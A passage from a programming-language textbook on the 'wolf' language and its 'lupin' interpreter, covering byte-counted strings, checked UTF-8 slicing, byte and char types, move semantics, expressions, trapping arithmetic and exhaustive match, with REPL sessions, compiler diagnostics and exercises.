In a raw literal nothing is special: `\n` is a backslash and an `n`, and the braces are two more characters, not an interpolation. Count the bytes on the page and you have the length.

Exercise 2-5 *(comprehension · lupin REPL)*. Predict all three lengths before evaluating: `"\n".len`, `r"\n".len`, `r"C:\temp".len`.

Exercise 2-13 *(fingers · lupin)*. Make the invisible visible: print `"howl\tat\nthe moon"` as one line in which each tab shows as `<tab>` and each newline as `<nl>`. Two `replace` calls chain. Why must the program spell its markers in ordinary literals but would have needed raw ones to *match* `\t` if the text had carried a real backslash?

2.3 Bytes, honestly

One honesty up front, because it will bite the Python refugee within the hour:

```
repl
wolf> "é".len
2 : i64
wolf> let row = "tip,100"
wolf> row[..3]
tip : str
wolf> row[4..]
100 : str
wolf> row[3..4]
, : str
```

`len` counts bytes. Indexing takes a byte range, half-open: `row[..3]` is the first three bytes, `row[4..]` is everything from byte four to the end, and `row[3..4]` is the one byte between them. An omitted end fills in the boundary.

There is no `s[i]` that hands you the ith character. The subscript wants a range, always, and a program that asks for a single index does not run.

That absence is a design decision, not a missing feature. After thirty years of Unicode there is no cheap answer to what a character is — only answers that lie at different speeds. A byte is not a code point; a code point is not a grapheme; the letter your reader sees may be several of each. Wolf gives you byte offsets, checked slices, and iterators that spell their unit (`bytes()`, `chars()`, `words()`, `lines()`, each one named for what it hands you; §2.4 walks them), and it declines to hand you an `s[i]` whose meaning changes with the alphabet.

A range that runs off the end is a fault, not undefined behavior (§1.5 showed one). A range that stops partway through a character is a fault too:

```
wolf · runs, trap(bounds)
fn main() -> !int {
    let s = "héllo"
    print("{s.len}")
    print(s[..3])
    print(s[..2])
    0
}
```

```
console
$ lupin utf8.lu
6
hé
utf8.lu: trap(bounds): byte range 0..2 splits a UTF-8 code point
[mem.ub.defined] at 5:11
```

Six bytes for five letters, `[..3]` is `hé` because é is two bytes wide, and `[..2]` stops in the middle of é, so the run stops instead of handing you half a letter. This is the trade wolf makes in the open: you count in bytes, and every slice you take is checked to be a string.

> ***Coming from Python:*** *`len("é")` is 1 in Python 3 and 2 here, and `s[i]` gives you a one-character string there and nothing at all here. Python bought that with a representation it chooses per string and a cost model you cannot see. Wolf keeps one representation, tells you the unit, and refuses the operation whose answer depends on which definition of "character" you had in mind; the price is that you count bytes, and §2.5 puts what each operation costs on the page.*

`bytes()` is the iterator that spells this section's unit, and what it hands you is not a number. A *byte* is one octet — eight bits, unsigned, `0` through `255`, one byte of storage — and it is a type of its own, spelled `byte`:

```
wolf · runs, exit 0
fn main() -> !int {
    let a = 65 as byte
    let hi = 200 as byte
    print("{a} {a as int} {hi as int}")
    print("{255 as byte} {256 as byte} {300 as byte} {-1 as byte}")
    print("{hi + hi} {a + 1} {(a + 1) as byte}")
    0
}
```

```
console
```

```
$ wolf run byte.lu
65 65 200
255 0 44 255
400 66 66
```

The posture is the one §2.4 gives `char`, and for the same reason: a width is a claim, so the type carries it and nothing widens behind your back. No literal adopts it. `let b: byte = 65` does not compile, and neither does `b == 10` on a byte the string handed you; `65 as byte` is the spelling, in every position, a `match` arm included. Widening is what you write when a byte meets a number, and it cannot fail: every octet is an `int`, so `b as int` is total.

Narrowing is the interesting direction. `int as byte` keeps the value's low eight bits, and it is the one narrowing cast in this language that does not trap: `255 as byte` is `255`, `256 as byte` is `0`, `` `300 as byte is 44, and −1 as byte is 255` ``. §3.3's arithmetic traps on overflow and this does not, because a byte exists to hold the low octet of whatever produced it — a mask, a shift, a checksum step — and a trap there would put a ceremony on every one of those lines.

The third line of output is the rule that catches people. Arithmetic on a byte is `int`'s arithmetic: `hi + hi` is `400`, not a wrapped `144`; `a + 1` is an `int`; and a byte at zero minus one is `-1`. Nothing overflows eight bits because nothing stays in eight bits, and narrowing back is spelled — `(a + 1) as byte`. That is also why there is no `` `b += 1: the right-hand side of it is an int` ``.

The mask in that list is two operators. `&` keeps the bits two integers share, and `!` on an integer flips every bit of it at its own width (`[type.int.not]`): `!n` is `-n - 1`, total, never a trap. A byte widens to `int` first, as it does under every bitwise operator, so `!b` is an `int`, and the octet's own complement is spelled with the cast:

```
wolf · part(mask) · runs, exit 0
fn main() -> !int {
    let n = 300
    let b = 200 as byte
    let low = n & 0xff
    let high = n & !0xff
    let flipped = (!b) as byte
    print("{!n} {low} {high} {!b} {flipped}")
    0
}
```

```
console
$ wolf run mask.lu
-301 44 256 -201 55
```

`n & 0xff` is the low octet, the same `44` that `300 as byte` keeps; `n & !0xff` is everything above it. `!` on a `bool` is still logical not, and on a float it is refused.

Then why have the type at all, when every octet fits an `int` with seven bytes to spare? Because the seven bytes are the price, and they are not the whole of it. The same

65,536 octets held as `List[int]` charge a region at least seven times what they charge as `List[byte]` — eight for the width, and again for the buffer a growing list leaves behind it — and §8.9 measures the whole of it on both machines, where the multiple lands at sixteen on one and thirty-two on the other. That is why every builtin handing you raw octets is declared over `List[byte]`: `bytes()` here, and `fs_read_bytes`, `fs_read_chunk` and `str_from_utf8` when a program wants a file's bytes rather than its text.

The file your program is written in is bytes too, and it has one tolerance worth knowing. A byte order mark at the very start of a `.lu` file is stripped and is never a diagnostic — an editor that insists on writing one cannot break your build, and the formatter leaves it where it is. That formatter is `wolf fmt`, and Appendix E is its page. Anywhere else in the file those same three bytes are a stray character, `E0107`, like any other.

Exercise 2-1 *(comprehension · lupin REPL)*. Predict all three before evaluating: `"wolf".len`, `"é".len`, `"".len`.

Exercise 2-3 *(comprehension · lupin)*. `"wolf"` has four bytes. Predict the exact behavior of:

```
wolf · runs, trap(bounds)
fn main() -> !int {
    let s = "wolf"
    let t = s[2..9]
    print(t)
    0
}
```

Exercise 2-6 *(comprehension · lupin REPL)*. `"wolf"` has four bytes. Predict each of these, precisely, as a value or an event: `"wolf"[..2]`, `"wolf"[2..]`, `"wolf"[4..4]`, `"wolf"[3..2]`.

2.4 Iterating meaning

When you want units rather than bytes, ask for the unit by name. `lines()` walks lines; `words()` walks whitespace-separated words. The method's name is the definition of what you get, which is the point:

```
wolf · runs, exit 0
fn main() -> !int {
    let log = """
          espresso,340
        pastry,275

        tip,100
        """
    var rows = 0
    for line in log.lines() {
        let row = line.trim()
        if row.is_empty() { continue }
        rows += 1
        print("{rows}: [{row}] {row.words().count()} word(s)")
    }
```

```
    0
}
```

```
console
$ lupin iterate.lu
1: [espresso,340] 1 word(s)
2: [pastry,275] 1 word(s)
3: [tip,100] 1 word(s)
```

`espresso,340` is one word: `words()` splits on whitespace and has no opinion about commas. The blank line was skipped by `trim` and `is_empty`, in the two places you can see, and by nothing else. `count()` counts what an iterator yields, so `lines().count()` and `words().count()` are line and word counts with no argument about which unit was meant.

One unit is missing from that list, and §2.3 told you why it is hard: the character. Wolf's answer is a type. A *char* is one Unicode scalar value, the unit UTF-8 encodes, which is exactly why it can hold what a `str` holds and nothing a `str` could not. `chars()` is the iterator that spells it:

```
wolf · runs, exit 0
fn main() -> !int {
    let word = "naïve"
    print("{word.len} bytes, {word.chars().len} chars")
    for c in word.chars() {
        print("{c} = {c as int}")
    }
    let composed = "é"
    let decomposed = "e\u{301}"
    print("{composed.chars().len} {decomposed.chars().len} {composed ==
decomposed}")
    0
}
```

```
console
$ wolf run chars.lu
6 bytes, 5 chars
n = 110
a = 97
ï = 239
v = 118
e = 101
1 2 false
```

The output shows three decisions. Six bytes, five chars: a `char` is wider than a byte when it needs to be (`ï` is one char, two bytes), and the byte tier stays where §2.3 put it, in `len` and the checked slices. Each `c` prints as the character it is, never as a number, because a `char` is its own type, not an integer: `let c: char = 65` refuses to compile, there is no arithmetic on chars, and when the scalar's number is what you want you say so; `c as int` is the spelled-out direction, and it is total.

The cast back is not. `n as char` is checked the way every arithmetic operation in this language is checked, and it traps when `n` names no scalar: negative, past `0x10FFFF`, or inside the surrogate gap that UTF-16 reserved and UTF-8 refuses.

```
wolf · runs, trap(overflow)
fn main() -> !int {
    let n = 55296
    let c = n as char
    print("{c}")
    0
}
```

```
console
$ lupin cast.lu
cast.lu: trap(overflow): `55296 as char`: the value is 0xD800, inside the
surrogate gap 0xD800..=0xDFFF — it names no character, and admitting it
would mint a `char` that cannot be UTF-8-encoded (D24), so the cast traps
([type.char.cast], D56's family) [type.char.cast] at 3:13
```

The trap line says why for itself: admitting 0xD800 would mint a `char` no `str` could encode. Comparisons follow scalar-value order: `'a' < 'b'`, and also `'z' < 'é'`, because 122 is less than 233. That is order, not alphabetization; sorting for a human reader is a collation library's job.

The last line of the chars-walk output is the third decision, and it is the one the type cannot spare you: a `char` is not a grapheme, not "what the reader sees". `é` typed precomposed is one scalar; the same glyph typed as `e` plus a combining accent is two, in a string three bytes long, and the two strings do not compare equal. A `char` holds exactly one scalar, so the literal form refuses the combining spelling at the lexer, with the note that explains the whole trade:

```
wolf · rejected, E0110
fn main() -> !int {
    let g = 'e\u{301}'
    print("{g}")
    0
}
```

```
diagnostic
error[E0110]: a `char` literal holds exactly one Unicode scalar value
 --> ./s12.lu:5:13
  |
5 |     let g = 'e\u{301}'
  |             ^^^^^^^^^^ the second one starts at byte 2
  |
  = note: a `char` is one scalar, not a grapheme: an accented letter typed
as base + combining
    accent is TWO scalars even when it renders as one glyph (spell it
precomposed, or keep
    it in a `str`). For text, use a string literal `"…"`.
```

The refusal names both repairs. Spell the glyph precomposed and `'é'` is one char and legal; keep the text in a `str` and it can hold as many scalars as it likes. What you cannot do is put two scalars in a type whose definition is "one scalar". The lexer holds the line so the runtime never has to.

Splitting on a separator you choose is `row.split(",")`, and the `comma` function at the head of this chapter is the same job written by hand: walk forward a byte at a time, comparing single-byte slices, and stop where the separator is. Both look at every byte once, so the scan costs what the method costs; what the scan buys is that you can see the byte offsets, which is the arithmetic every checked slice in §2.5 is made of. Write it once for the understanding, then reach for `split`.

Exercise 2-4 *(extension · lupin)*. Extend the word counter to also report lines and bytes for a `"""` multiline block. Predict which of the three numbers is a byte count before running.

Exercise 2-7 *(extension · lupin)*. Write `encode`, a run-length encoder over bytes: `"aaabcc"` becomes `"a3b1c2"`. Walk the string with byte slices and equality only. What does your encoder do with the empty string, and did you have to write a special case for it?

Exercise 2-9 *(comprehension · wolf)*. Predict all six numbers before running: for each of `"wolf"`, `"é"`, and `"e\u{301}"`, both `.len` and `.chars().len`. Then the pointed half: which of the six could §2.3 have told you, and which one needed this section?

Exercise 2-10 *(fingers · lupin)*. Reverse each word of `"the wolf runs"`, keeping the words in order. Build each reversal with `chars()` and string joins alone. Then say why reversing the *bytes* instead would wreck `"éland"` while this version does not.

Exercise 2-11 *(fingers · lupin)*. Squeeze: delete from `"howling at the moon"` every character that appears in a second string, here `"aeiou"`. One pass, `contains`, and a growing result. Which of the two strings does your loop walk, and what happens to the program's cost if you walk the other one?

Exercise 2-14 *(fingers · lupin)*. Detab: replace each tab in `"a\tbb\tccc"` with the spaces that carry the column to the next tab stop, stops every four columns. Print the result in brackets so the spacing is checkable. Why is "replace each tab with four spaces" wrong, and which input proves it?

2.5 What the machine does

A slice is a *view*: two machine words, a pointer and a length, aimed at bytes that already exist. Taking one copies nothing.

```
wolf · runs, exit 0
fn main() -> !int {
    let row = "espresso,340"
    let name = row[..8]
    let cents = row[9..]
    print("{name} + {cents}")
    print("{row.len} {name.len} {cents.len}")
```

```
    0
}
```

```
console
$ lupin view.lu
espresso + 340
12 8 3
```

You can check the no-copy claim from the values alone. `row` is still twelve bytes after two slices were taken out of it, because nothing was taken out of it: `name` and `cents` are two pointers into the same twelve bytes, with lengths of 8 and 3.

```
repl
wolf> let row = "espresso,340"
wolf> let name = row[..8]
wolf> name
espresso : str
wolf> name.len
8 : i64
wolf> row.len
12 : i64
```

The consequence is a cost model you can hold: `row[..8]` costs the same whether `row` is twelve bytes or twelve megabytes, so a parser that walks a large input in slices allocates once, at the input, and never again. That is why §2.4′s scan is not the slow way to split a row, and why nothing here needed a second string type: slicing does not build. Building is what `+` and `+=` do, and building copies; remember that before you put one in a loop over a large file.

The second half of the cost model is the interpolation itself. A format string in C is data the program parses at runtime, matched against an argument list by convention and by hope. Wolf resolves the braces when it compiles the literal, into the formatting calls they name: no format string is left to parse at runtime, so the call and its arguments cannot disagree about how many `%s` you wrote. The machinery is the compile-time evaluator chapter 18 takes apart, where f-strings turn out to be its most-used customer and the one nobody notices. Whether the result beats C's `printf` on your machine is a measurement, and this book does not make measured claims without the measurement: chapter 21 runs the comparison, prints the numbers CI produced, and names the cases where C still wins.

Exercise 2-8 *(comprehension · lupin REPL).* `s` is `"wolfpack"`. Predict all four values, then say what slicing `s` cost: did any of these lines copy eight bytes?

3. Values and expressions

Chapter 2 was about one type. This chapter is about the language around it: what a name holds, what a piece of code hands back, and what arithmetic does when the answer will not fit.

The receipt has been printing what it read. Now it has an opinion about it:

```
wolf · part(categories)
fn kind(name: str) -> str {
    match name {
        "tip" => "gratuity",
        "espresso" => "drink",
        _ => "food",
    }
}
```

```
wolf · part(categories) · runs, exit 0
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,275
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        var i = 0
        while row[i..i + 1] != "," { i += 1 }
        let name = row[..i]
        let cents = row[i + 1..].to_int() else 0
        let mark = if cents > 300 { "*" } else { " " }
        total += cents
        print("{mark}{name:<10}{kind(name):<9}{cents:>5}")
    }
    print(" {"total":<19}{total:>5}")
    0
}
```

```
console
$ lupin categories.lu
*espresso  drink      340
 pastry    food       275
 tip       gratuity   100
 total                715
```

Look at what `kind` does not contain: a `return`. Its whole body is one `match`, and the value of that `match` is the value of the call. `mark` is the value of an `if`. Neither is a special form; both are the ordinary way wolf spells a choice, and the two rules behind them run this whole chapter. A name holds one value for good, or holds a series of them. Code that looks like a statement is an expression with a value you may keep or discard.

3.1 `let`, `var`, and handing values over

Both spellings appeared in chapter 1 without explanation. Here they are side by side at the prompt:

```
repl
wolf> let width = 10
wolf> width
10 : i32
wolf> var total = 0
wolf> total += 715
wolf> total
715 : i32
wolf> let frozen = total
wolf> total = 0
wolf> "{frozen} {total}"
715 0 : str
wolf> :type frozen
i32
```

`let` names a value once. `var` names a place that takes a series of them: `total` is 0, then 715, then 0 again, and it is the same `total` throughout: one name, one type, new contents. `frozen` is a `let`, so it is 715 for as long as it exists, and the later `total = 0` does not reach it.

Reach for `let` first: it is the narrower claim, and the compiler holds you to it:

```
wolf · rejected, E0410
fn main() -> !int {
    let width = 10
    width = 12
    print("{width}")
    0
}
```

```
diagnostic
error[E0410]: `width` is bound with `let`, so it cannot be assigned again
 --> ./s1.lu:6:5
  |
5 |     let width = 10
  |     --- the binding is made immutable here
6 |     width = 12
  |     ^^^^^ this assignment needs a mutable binding
  |
  = note: `let` names a value once. Declare the binding with `var` to
update it in place, or
    shadow it with a second `let` if the next value is really a new thing.
help: make the binding mutable: `var`
  |
5 |     var width = 10
  |
```

The note names both repairs, and they are different claims about your program. `var width` says this quantity changes over time. A second `let width` says the old value is finished and a new thing is taking its name. Wolf lets you do either and asks you to say which.

So far every value has been a number or a string slice, two words at most, copied wherever they go. Values get bigger than that. A `List` owns its elements:

```
wolf · runs, exit 0
fn main() -> !int {
    var names = List[str]()
    (mut names).push("ada")
    (mut names).push("grace")
    let roster = names
    print("{roster.len} names")
    0
}
```

```
console
$ lupin roster.lu
2 names
```

Two spellings in that program are new, and the smaller one first. `push` puts an element on the end of the list (lists get their own chapter, chapter 5), and it changes the list it is called on, which is why the call is written `(mut names).push(…)` and not `names.push(…)`: a call that writes through a name says so at the call, where a reader can see it without looking up what `push` does. For now, read `(mut names)` as "this call writes `names`" and nothing more. Chapter 7 tells why the language insists, and the whole system the marker belongs to; until then this is the only place the word appears: on the left of a method call that writes.

The fifth line shows the rule: assignment hands the value over. `roster` now holds the list `names` was holding, not a second list with the same contents and not a view onto somebody else's list.

Which leaves a question about `names`, and wolf answers it before the program runs:

```
wolf · rejected, E1001
fn main() -> !int {
    var names = List[str]()
    let roster = names
    print("{roster.len} {names.len}")
    0
}
```

```
diagnostic
error[E1001]: `names.len` is used here after its value moved away
 --> ./s3.lu:7:26
  |
6 |     let roster = names
  |                  ----- `names` moved here
7 |     print("{roster.len} {names.len}")
  |                          ^^^^^^^^^ used after the move
  |
  = note: `names.len` is part of `names`; moving one empties the other.
Disjoint fields stay
    usable.
```

```
  = note: re-initializing the place (assigning to it) also makes it usable
again.
help: to keep the original, copy it at the move
  |
6 |     let roster = copy names
  |
```

The interpreter enforces the same rule at the other end of the day: the program starts, reaches the same read, and stops there:

```
console
$ lupin roster.lu
roster.lu: trap(use-after-move): `names` was moved out and is
uninitialized here [mem.tier0.move.2] at 4:26; `names` moved here at 3:18
$ echo $?
3
```

Two tools, one rule, the two enforcement moments chapter 1 set up: the compiler proves it before the program starts, the interpreter catches it in the act. Neither invents a value for `names` to have.

Take the second note literally: `names` is not poisoned, it is empty; hand it something and it is a working name again:

```
wolf · runs, exit 0
fn main() -> !int {
    var names = List[str]()
    (mut names).push("ada")
    let roster = names
    names = List[str]()
    (mut names).push("grace")
    print("{roster.len} {names.len}")
    0
}
```

```
console
$ lupin reinit.lu
1 1
```

That is the whole of the story this chapter tells. The much longer one is chapter 7's: why the rule exists, what it buys, why a language would choose it over a garbage collector, and what the `copy` in the compiler's suggestion costs. Chapter 7 opens on this diagnostic and does not stop for a while. Part 1 needs only the direction of the handover and the two verdicts above. You will write a great deal of wolf on that much.

Exercise 3-8 *(comprehension · lupin)*. Predict the one printed line, then answer the pointed part: after `name = "grace"`, what happened to `"ada"`, and why does `first` not care?

```
wolf · runs, exit 0
```

```
fn main() -> !int {
    var name = "ada"
    let first = name
    name = "grace"
    print("{first} {name}")
    0
}
```

Exercise 3-2 *(comprehension · wolf + lupin)*. The pack loses its lead. On the exercise page is a short program: a struct with two string fields, a function that takes one of them away, and two later reads, one of the field that left, one of the field that stayed. Before running anything, write down two predictions: what `wolf` says about it, and what `lupin` does with it. Which line does each tool blame, and why is the read of the *other* field not the one? (The program spells the handover with one word this chapter has not taught, `take`; read it as "hands the field over" and chapter 7 will do the rest.)

3.2 Everything is an expression

An expression is anything with a value. In wolf that includes the constructs other languages make statements, which is why there is no ternary operator and nothing missing where one would be:

```
wolf · runs, exit 0
fn main() -> !int {
    let cents = 275
    let band = match cents / 100 {
        0 => "under a dollar",
        1..=2 => "a dollar or two",
        d if d < 10 => "{d} dollars",
        _ => "expensive",
    }
    let mark = if cents > 300 { "*" } else { "" }
    let padded = {
        let body = "{cents}"
        "{body:>6}"
    }
    print("{padded} {band}{mark}")
    0
}
```

```
console
$ wolf run bands.lu
   275 a dollar or two
```

Its arms are the four things an arm can be, and any switch you have written already spells three of them. `0` is a literal. `1..=2` is a *range*: `..=` takes its high end, `..` stops before it, and both ends are literals — over `char` the order is scalar order, so `'a'..='z'` is twenty-six letters and nothing else. `d if d < 10` binds the value and then asks a question about it, and

an arm whose guard answers no falls through to the next one. _ takes what is left, and it is still required: nothing adds these arms up, so an `int` still has values none of them names.

Three shapes, one rule. A `match` has the value of the arm that applied. An `if/else` has the value of the branch that ran. A brace-delimited block has the value of its last expression, which is why `padded` is a string and why `main` ends with a bare `0` and no `return`. A block also scopes what it declares: `body` exists inside those braces and nowhere else, so a temporary name in a long computation costs nothing outside it.

Because the value comes from the last expression, an `if` used for its effect and an `if` used for its value are the same `if`. Chapter 1′s receipt wrote `if i > width { width = i }` and threw the value away. Here it is kept. Nothing about the construct changed.

An `if` whose two branches are each one expression has a second spelling, with `then` in place of the braces:

```
wolf · runs, exit 0
fn main() -> !int {
    let cents = 275
    let band = match cents / 100 {
        0 => "under a dollar",
        d if d < 10 => if d == 1 then "a dollar" else "{d} dollars",
        _ => "expensive",
    }
    let mark = if cents > 300 then "*" else ""
    print("{cents:>6} {band}{mark}")
    0
}
```

```
console
$ lupin bare.lu
   275 2 dollars
```

`then` closes the condition, the `if`'s own `else` closes the first branch, and the arm's comma closes the second. A value on one line is where the bare form earns its keep, and a `match` arm is the usual place for one. Three rules cover it. The braces are always valid, and a `then` written before a brace is dropped as noise. `then` is required only without the braces, because the condition is read greedily (`if x −1 else 0 would take the −1 as arithmetic) and then` does the job the `{` did. And `then` is not a reserved word: a `bool` named `then` is a condition like any other, and after a `.` it is a member name; it is the keyword in one position only, after a complete condition. Both branches of one `if` take the same form, and an `else if` in a chain picks its own.

`wolf fmt` never converts between the two spellings: the form you wrote is the form on every later pass. The one thing the formatter does to a bare `if` is break it to the braced form when its line outgrows the width, and that goes one way only. Appendix E is the formatter's page.

`else` may also start its own line, which is worth knowing because the alignment that buys is sometimes the clearest thing on the page:

```
wolf · runs, exit 0
fn main() -> !int {
    let s = "a\tb\nc"
    var t = ""
    var i = 0
    while i < s.len {
        if s[i..i + 1] == "\t"      { t += "<tab>" }
        else if s[i..i + 1] == "\n" { t += "<nl>" }
        else                        { t += s[i..i + 1] }
        i += 1
    }
    print(t)
    0
}
```

A line whose first token is `else` continues the statement above it, so the chain is one construct however it is laid out. Both layouts parse; `wolf fmt` writes them as `} else`. Appendix E is the formatter's page, and it runs the tool on a chain shaped like this one.

The reading rule has one consequence: if a `match` is a value, its arms have to agree what type that value is.

```
wolf · rejected, E0401
fn main() -> !int {
    let n = 1
    let x = match n {
        0 => "none",
        _ => 7,
    }
    print("{x}")
    0
}
```

```
diagnostic
error[E0401]: the arms of this `match` disagree about its type
 --> ./s9.lu:8:14
  |
7 |         0 => "none",
  |              ------ but this one is `str`
8 |         _ => 7,
  |              ^ this arm is `{integer}`
  |
  = note: a `match` used as a value produces one type; neither arm is more
"right" — make both
    `str`, or both `{integer}`, or move the `match` into statement
position.
```

"Neither arm is more right" is the compiler declining to guess. A language that picked one would be picking for you, in a program where one of the two arms is the typo.

Loops are the exception, and there are three of them. `while` repeats while a condition holds. `for` walks a sequence (including a range, written `a..b`, which yields `a` up to but not

including `b`). And `loop` repeats until something in the body says stop, which is the one that carries a value out: `break v` makes `v` the value of the whole loop.

```
wolf · interpreted run, exit 0
fn main() -> !int {
    let row = "espresso,340"
    var a = 0
    while row[a..a + 1] != "," { a += 1 }
    var b = 0
    for i in 0..row.len {
        if row[i..i + 1] == "," {
            b = i
            break
        }
    }
    var c = 0
    let d = loop {
        if row[c..c + 1] == "," { break c }
        c += 1
    }
    print("{a} {b} {d}")
    0
}
```

```
console
$ lupin three.lu
8 8 8
```

Three spellings of chapter 2's comma scan, same answer, and the third is the only one where the loop itself carries the answer out; the other two needed a `var` to do it. `break` with no value leaves the loop; `continue` skips to the next turn. When the count is known, `for i in 0..n` says so; when the exit condition is the point, `loop` plus `break v` says that instead.

The range in that `for` header is a value in its own right, with a type you can write down: `range[int]`, and `range[char]` for `'a'..='z'`. It has two endpoints, read as `start` and `end` the way a string's length is read as `len`, and `end` is exclusive whichever spelling built the range, so `1..=12` ends at 13:

```
wolf · part(span) · runs, exit 0
fn count(r: range[int]) -> int { r.end - r.start }
fn main() -> !int {
    let digits = 0..10
    print("{digits.start} {digits.end} {count(digits)} {count(1..=12)}")
    0
}
```

```
console
$ wolf run span.lu
0 10 10 12
```

`count` subtracts because a range keeps no length of its own: it is two numbers and a direction, not a collection. The half-open spellings a subscript accepts, `row[i..]` and `row[..i]`, are not values of this type. A string's length is what finishes them, and outside the brackets there is no length to finish them with.

Exercise 3-5 *(design)*. Wolf has no ternary operator. Write the expression you would have used one for, in wolf, and then argue either side: is `if`-as-expression enough?

Exercise 3-9 *(fingers · lupin)*. The pack drill: print 1 through 15, except that multiples of 3 print `howl`, multiples of 5 print `scratch`, and multiples of both print `howlscratch`. One `if`-chain as a value, one `print`. Why must the `both` test come first, and what prints if it comes last?

Exercise 3-15 *(fingers · lupin)*. Days in a month, decided by a `match` on the month number with a bare `if` in the February arm, `` `2 => if leap then 29 else 28` ``, printed for January, both Februaries and April. Then make one branch outgrow the line, a sentence in place of the number, and run `wolf fmt` on the file: which of your two `if`s does the formatter leave as written, what does it do to the other, and would it ever go the other way?

3.3 Arithmetic that traps

The receipt's till is nearly full. Two more rows go in:

```
wolf · interpreted run, trap(overflow)
fn main() -> !int {
    var till: i32 = 2147483000
    for row in "700\n700".lines() {
        till += row.to_int() else 0
    }
    print("{till}")
    0
}
```

```
console
$ lupin till.lu
till.lu: trap(overflow): `+` produced 2147483700, outside `i32` — checked
arithmetic traps in every profile (X3); spell intended overflow
`wrapping[i32]` [arith.checked] at 4:9
$ echo $?
3
```

Push an `i32` past its ceiling and the program does not wrap, does not continue, and does not negotiate. That is a *trap*: the fault of a defined execution. The program was legal, it ran, and it hit a rule wolf enforces at runtime — in release builds too, which is the part that surprises C programmers. The line names the operation, the true product, the type that could not hold it, the decision it enforces, and the spelling for the rare case where wrapping was the plan. Nothing here is undefined; the program's last act is to tell you exactly what happened. Most bugs should be so polite.

Division by zero is the same kind of event, and it does not matter how the zero arrived:

```
wolf · interpreted run, trap(div-zero)
fn main() -> !int {
    let rows = ""
    var total = 0
    var count = 0
    for row in rows.lines() {
        total += row.to_int() else 0
        count += 1
    }
    print("mean {total / count}")
    0
}
```

```
console
$ lupin mean.lu
mean.lu: trap(div-zero): division by zero is defined behavior in wolf: it
traps [mem.ub.defined] at 9:18
$ echo $?
3
```

An empty input means the loop never ran, so `count` is still 0 and the average of nothing is a trap rather than whatever the hardware felt like. The bug is in the program (averages of empty collections are the caller's problem), and the trap is where you find it, with the clause it enforces attached.

When wraparound is what you want, the type says so, and then it is not a fault at all:

```
wolf · interpreted run, exit 0
fn main() -> !int {
    var checksum: wrapping[i32] = 2147483647
    checksum += 1
    var clamped: saturating[i32] = 2147483647
    clamped += 1
    print("{checksum} {clamped}")
    0
}
```

```
console
$ lupin wrap.lu
-2147483648 2147483647
```

`wrapping[i32]` wraps to the bottom of the range; `saturating[i32]` stops at the top and stays. Both are ordinary types you can put on a binding, a field, or a parameter, which means the decision is written where the data is declared, not at each operation, and a reader of `checksum += 1` can look up what that line meant. A hash function wants `wrapping`. A gauge wants `saturating`. A receipt total wants neither, which is why the trap above is the right answer.

The bill for checking. *Every arithmetic operation in wolf carries*

a test the C version does not: compute, check the flag the hardware already set, branch to the trap on failure. The branch is never taken in a working program, which is the case processors predict best, and the check is hoistable out of loops where the compiler can prove the range (the same analysis that removes bounds checks). So the answer to "what does the checking cost" is a measurement: chapter 21 runs the comparison against C on a dated machine, prints the numbers CI produced, and names the cases where the check is still visible. What the decision buys is not in dispute: the alternative is arithmetic whose failures are undefined, and an undefined result is a bug that surfaces somewhere other than where it happened.

Exercise 3-3 *(comprehension · lupin)*. `2147483647` is `i32`'s ceiling. Predict what `big + 1` does in a release build. (Trick warning: the answer is the same in every build.)

Exercise 3-4 *(comprehension · lupin)*. The divisor is computed, not literal. Does that change anything?

```
wolf · runs, trap(div-zero)
fn main() -> !int {
    let n = 10
    let d = n - 10
    print("{n / d}")
    0
}
```

3.4 `match`, exhaustively

A `match` compares a value against patterns in order and takes the first that applies. The exit codes from chapter 1 make a small table of one:

```
wolf · runs, exit 0
fn label(code: int) -> str {
    match code {
        0 => "ok",
        2 => "rejected",
        3 => "trapped",
        4 => "unsupported",
        _ => "the program's own",
    }
}
fn main() -> !int {
    for code in 0..5 {
        print("{code} {label(code)}")
```

```
    }
    0
}
```

```
console
$ lupin codes.lu
0 ok
1 the program's own
2 rejected
3 trapped
4 unsupported
```

The _ arm matches anything and has to come last, because an arm after it could never run. It is also the only reason this `match` compiles: delete it, and the compiler produces a counterexample.

```
wolf · rejected, E0801
fn label(code: int) -> str {
    match code {
        0 => "ok",
        2 => "rejected",
        3 => "trapped",
        4 => "unsupported",
    }
}
fn main() -> !int {
    print("{label(1)}")
    0
}
```

```
diagnostic
error[E0801]: this `match` does not cover `1`
  --> ./s16.lu:5:5
   |
 5 |     match code {
   |     ^^^^^^^^^^^^
 6 |         0 => "ok",
...
10 |     }
   | ^^^^^ not every value is matched
   |
   = note: add arms for the missing cases, or end the `match` with a `_`
arm to catch the rest
     deliberately.
```

`1` is a witness. The compiler did not say “this looks incomplete”; it handed you a value your program has no answer for, which is a fact you can check by hand and cannot argue with. A `match` on a `bool` gets the same treatment with `false` as the witness, and the value the compiler picks is always one of the cases you forgot. §2.4's `char` matches the same way: literal arms, a witness for whatever they miss, and no set of `'…'` arms the checker will ever count as complete.

Under the interpreter the same program starts, gets as far as the call, and declines to invent an arm:

```
console
$ lupin partial.lu
partial.lu: unsupported: no `match` arm applied; exhaustiveness is the
type checker's
$ echo $?
4
```

That is the division of labor: totality is a static property, the type checker owns it, and the interpreter refuses the program rather than guessing which arm the author meant. Run the file through `wolf` and you get the witness instead of the refusal.

Arms take more than one pattern when the answer is the same:

```
wolf · runs, exit 0
fn main() -> !int {
    for code in 0..5 {
        let verdict = match code {
            0 => "the program's own",
            2 | 3 | 4 => "the toolchain's",
            _ => "the program's own",
        }
        print("{code} {verdict}")
    }
    0
}
```

```
console
$ lupin verdicts.lu
0 the program's own
1 the program's own
2 the toolchain's
3 the toolchain's
4 the toolchain's
```

Two arms say the same words here, and that is a hint about the shape of the data, not a flaw in the `match`: exit codes are not really one number, they are a choice between "the program returned" and "the toolchain refused". Chapter 6 gives that kind of choice a type of its own, and the `match` that walks it gets its exhaustiveness checked the same way this one does.

Exercise 3-1 *(comprehension · lupin)*. Predict the one line this prints. Both `match` and `if` are expressions here; nothing is a statement:

```
wolf · runs, exit 0
fn main() -> !int {
    let n = 3
    let kind = match n {
        0 => "none",
```

```
        1 => "one",
        _ => "many",
    }
    let parity = if n % 2 == 0 { "even" } else { "odd" }
    print("{kind} and {parity}")
    0
}
```

Exercise 3-6 *(extension (break-it-on-purpose) · lupin)*. Using one `i32` binding and one `*`, write the smallest program that traps with `overflow` on `i32`. State, before running it, why the number you chose is the smallest one that works, and what the trap line will say the product was.

Exercise 3-7 *(comprehension · lupin)*. Predict both lines. If you arrived from Python, predict them twice:

```
wolf · runs, exit 0
fn main() -> !int {
    let a = 0 - 7
